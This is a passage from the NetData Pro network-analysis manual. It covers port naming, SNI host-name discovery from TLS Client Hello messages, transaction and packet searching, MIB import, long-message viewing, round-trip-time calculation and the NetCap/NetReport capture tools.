
It now discovers host names found in extensions within SSL Client Hello messages:



Node names displayed on charts have been limited in their length to 15 characters, the same length that may be needed for IPv4 addresses which can take their place on any chart. That length is often too short to retain useful information when a long domain name is truncated for display, and NetData now allows longer names up to 25 characters. The name-length limit can be set in a control found in the menu under the 'Miscellaneous Decoding Parameters' button on the Decoding page of controls:



The default length is 20 characters. The limit should be set before packets are analysed, but, if changed after analysis, new names can be assigned throughout the database with the 'Project, Maintenance, Reassign Node Names' command. When setting the length, bear in mind that longer names will reduce the width of the grid area on the Timing chart, unless the font size is reduced.



27.9 Port Names

Farms of servers often provide many services behind different ports, and the purpose of those services is not readily conveyed on a dialogue chart by the port numbers alone. It can be particularly confusing if the protocol used by all services is HTTPS and NetData tags all the protocols as SSL-TLS. For the same reason that NetData allows mnemonic names to be associated with IP addresses, NetData also allows names to be associated with port numbers. Names are specified in the names file (*NetNames.ini*) in the following format:

```
ABC:brwser = 111.120.18.167:9413=J-IIOPS+
```

In this example ABC is a node name and brwser is the port name. They are equated to an IP address and port number (9413), and this entry includes an optional protocol name (J-IIOPS). The plus sign indicates that the analysed traffic of this node is not to be restricted to this port number.

NetData accepts global names for port numbers, specified in a simple format:

```
:ESB = :7603
```

Port names should be kept short, taking little more space than a 5-digit port number.


27.10 Using SNI Server Names in Client Hello Extensions

This topic is introduced succinctly by Wikipedia:

> **Server Name Indication** (**SNI**) is an extension to the Transport Layer Security (TLS) computer networking protocol by which a client indicates which hostname it is attempting to connect to at the start of the handshaking process. This allows a server to present multiple certificates on the same IP address and TCP port number and hence allows multiple secure (HTTPS) websites (or any other service over TLS) to be served by the same IP address without requiring all those sites to use the same certificate. It is the conceptual equivalent to HTTP/1.1 name-based virtual hosting, but for HTTPS. This also allows a proxy to forward client traffic to the right server during a TLS/SSL handshake. The desired hostname is not encrypted in the original SNI extension, so an eavesdropper can see which site is being requested.

NetData extracts SNI server names from the extensions of client-hello messages and records them as discovered server names in the file *Discover.ini*. Unless another name is given to the same IP address in *NetNames.ini*, the first discovered name is assigned to the address throughout the database and appears with this address on the dialogue chart.


A conventional dialogue chart would give no hint to all the origin servers that have been accessed through a single address, but NetData can now create simulated backend connections between the addressed server and the notional origin servers identified by the recorded SNI server names. This function parallels NetData's ability on the dialogue chart to display all the origin servers behind each proxy server after NetData extracts origin names from HTTP Connect requests (see Section 20.27 below).



The addresses of the origin servers are replaced by serial numbers as in the above chart. This chart doesn't display multiple origin servers behind a single front-end or edge server, but multiple front-end servers that access a single origin server.

If an origin server name is the same as the name assigned in the database, its simulated backend connection is suppressed on the dialogue chart.

All projections of backend dialogues with origin servers can be disabled by a checkbox in the window of dialogue-chart controls:




28 Tools and Calculations

28.1 Transaction Searching, Selection and Chart Filtering


A suite of functions in the database and charting modules introduces the concept of what NetData calls *selected* transactions, a subset of transactions related to each other by a characteristic such as a common customer ID. Transactions can be selected by a search function that operates on all transactions in the database, or by a search function that operates only on transactions loaded into the charting module.

28.1.1 Searching All Database Transactions and Packets


A command in the Tools menu, 'Select Transactions with Specified Data...', presents a form for entering one or more texts to be searched in transaction and packet data. This function searches only decoded data, which means that the search need only be for ASCII text strings even though the original (raw) data may have been in EBCDIC, Unicode or base-64. The search is indiscriminate in that it pays no regard to field names, and is effective with all application protocols.




Before starting a new search it may be appropriate to use the 'Deselect All' button to reset the Selected flags of all transactions and packets.



When selected transactions are loaded for charting they retain their Selected flag and appear in the transaction table with a pale-green background. A new checkbox in the load-data window will allow only selected transactions and packets to be loaded:



A second command in the Tools menu, ‘Select Packets with Specified Data...’, presents a form for entering texts to be searched in capture files. NetData searches for each text encoded in four different ways: ASCII, EBCDIC, Unicode and as NetBIOS names. A search summary in the activity window indicates the number of matches and the encoding that was found for each text.



A text following the separator ‘=>’ will replace the text on the left of the separator throughout all the capture files. A replacement text must be exactly the same length as the text it replaces.

28.1.2 Searching Loaded Transactions

The search window of the transaction table has a new button, ‘Select All’, that flags all the matching transactions as Selected, and might be used to select all the transactions that include a particular ID in their data field, or a particular word in their description. Although this function can search the data column for a particular text, unlike the database search it sees only data that has been extracted from nominated fields during analysis. Selected transactions are identified in the table with a pale-green background.

The transaction-performance chart can be configured to plot only selected transactions, and may therefore plot only the front-end and backend server transactions of a particular user transaction.

Transactions can be selected in two other ways besides using the search function. The transaction table’s context menu has two new commands:

Select Sequence of Trans

Select Similar Transactions

The first command selects transactions in the rows between, and including, the marked row and the row under the cursor. The second command selects all the transactions with the same value as the marked cell under the cursor.

A third new command in the context menu deselects all selected transactions, and a new button on the table's button bar, 'Deselect All', performs the same function.


Another two new buttons initiate chart re-plotting. The first, 'Plot All', recomposes the chart without regard to transaction selection, and the second button plots only selected transactions.

A new column in the transaction table, headed 'Flags', indicates which transactions are selected, had a network anomaly, were affected by a closed window, were cancelled, had no response or were incomplete. By involving this column in the table's sorting and filtering functions it is possible to sort all the selected transactions together, or display only the selected transactions.


NetData still highlights the transaction, its connection and its user ID when a transaction description is requested. Now that transaction selection has been given a new meaning, the button that removes this highlighting is labelled 'Dehighlight' rather than 'Deselect'.

28.1.3 Searching for Text in Multiple Databases from Large Captures

One of the tools in NetData's tool menu will search all the descriptive text in the project database for specified strings of text. When a text is found the relevant packet or transaction is flagged as 'Selected', and checkboxes in the load-data window are able to filter loaded records to exclude selected records, or include only selected records. This tool has been extended to search all the archive databases and the final database generated by very large captures.




The following search covered the decoded data from 12 Gbytes of traffic in 1200 capture files:



28.2 Automatic Reading of MIB Definition Files

When NetData encounters an ITU/ISO object identifier in a message such as an SNMP Get response it searches its object tree for the object's name. NetData starts a session with a tree containing only the more common objects but can read any number of MIB definition files and import their object definitions into its object tree. MIB definitions should be imported before traffic is analysed.

For a project whose traffic refers to objects defined in MIB files, MIB-file reading can be automated in the following way. Place all the relevant MIB files in a folder called 'MIBfiles', a subfolder of the same folder that contains the project's NetNames.ini or Discover.ini file, and check a box in the list of miscellaneous decoding parameters on the Decoding page of controls:




28.3 Viewing Descriptions of Very Long Transaction Messages

When NetData analyses a stream of packets it attempts to fully characterise every transaction – unless and until it encounters a gap due to packet loss in the sniffer. If transaction messages are long this can place a heavy demand on NetData's memory, especially if NetData is tracking many concurrent transactions.


Packet data is first buffered in the equivalent of a TCP receive buffer to ensure that data is assembled in the correct order before being passed to the relevant application decoder. Most decoders identify one or more distinct data blocks that constitute a message, and packet data is buffered while assembling complete blocks. If necessary, those blocks are buffered while assembling complete messges. This hierarchy of buffers is illustrated by major database managers such as Oracle, SQL Server and DB2 whose individual request and response messages may contain many hundreds of megabytes and comprise a large number of relatively small blocks of 8 or 16 Kbytes. NetData may be asked to display tables in result sets containig millions of rows.

When a message is complete, or later, NetData analyses the message and prepares a longer, *tagged text* to describe the message. Coded tags in this text record the structure of nested fields and tables. When the user requests the description of an individual message or a complete transaction the tagged text is processed for display in two forms: as a NetData tree.that reveals transaction and message structure; and in a pure-text form of the fully expanded tree that can be selectively copied via the clipboard to an analysis report.


NetData normally rations its memory by limiting the recorded size of assembled data blocks, messages and descriptive texts to little more than 5 Mbytes. This is usually sufficient to indicate the nature of messages for analysis purposes, without placing too much pressure on memory resources and slowing the analysis. However, the message limit can be altered on the Tuning page of controls and it is possible to fully describe messages of several hundred megabytes:




Building a tree display can take a long time and if the text is long NetData will advise that the size of the tree be limited to 10,000 items:



For a large message NetData displays a progress window while building its tree and descriptive text:



The window displaying the tree can be toggled between tree and pure-text forms with radio buttons on the window's button bar.



The text display is provided by an editor that supports copying and pasting, and is limited to 35 Mbytes. If a larger text is to be viewed or exported, NetData offers the option of saving the complete text to a file placed in the project folder.

28.4 Calculating Round-Trip Times

One of NetData's more powerful functions calculates round-trip times (RTTs) not only for data-data and data-ack packet pairs, but also for ack-data packet pairs. To match a data packet with an ack packet, NetData finds the earliest data packet that could have been released into the congestion window by receipt of the ack.

The scatter of markers on a chart of individual RTTs provides an indication of network congestion as experienced by application traffic. There is no need to generate test traffic to try and assess congestion while an application is running, and such tests are discouraged: they consume system resources, and the only way to verify their accuracy – that they aren't .affected by some uncontrolled variable – is to capture and study their traffic.


NetData measures trip times involving selective acks, retransmissions and duplicate acks, and because it measures RTTs for ack-data as well as data-ack trips it can characterise congestion no matter in which direction the data flows, nor where in the path traffic is captured.

28.5 Continuous Capture Management with NetCap and NetReport

Wireshark, DumpCap and other sniffers are able to capture traffic continuously, deleting the oldest capture files to limit the number of their capture files kept on disk. For long-term captures, to record intermittent problems, this is an attractive solution, but it has a frustrating weakness: if the sniffer is stopped for any reason – to change a sniffer parameter perhaps – the restarted sniffer has no knowledge of the previously recorded capture files and can no longer manage disk space reliably. Should the old files be removed and, if so, to where?

NetCap and NetReport were created to resolve this problem and provide additional functions to simplify the archiving of the capture files relevant to a problem period. Together they form a versatile system with 'back in time' functionality at minimal cost. It can be pressed into service quickly to catch intermittent problems in data-centre blind spots, or give support teams visibility of networking and performance issues experienced by remote users across large WANs. NetCap and NetReport are available on request for any licensee of NetData Pro.

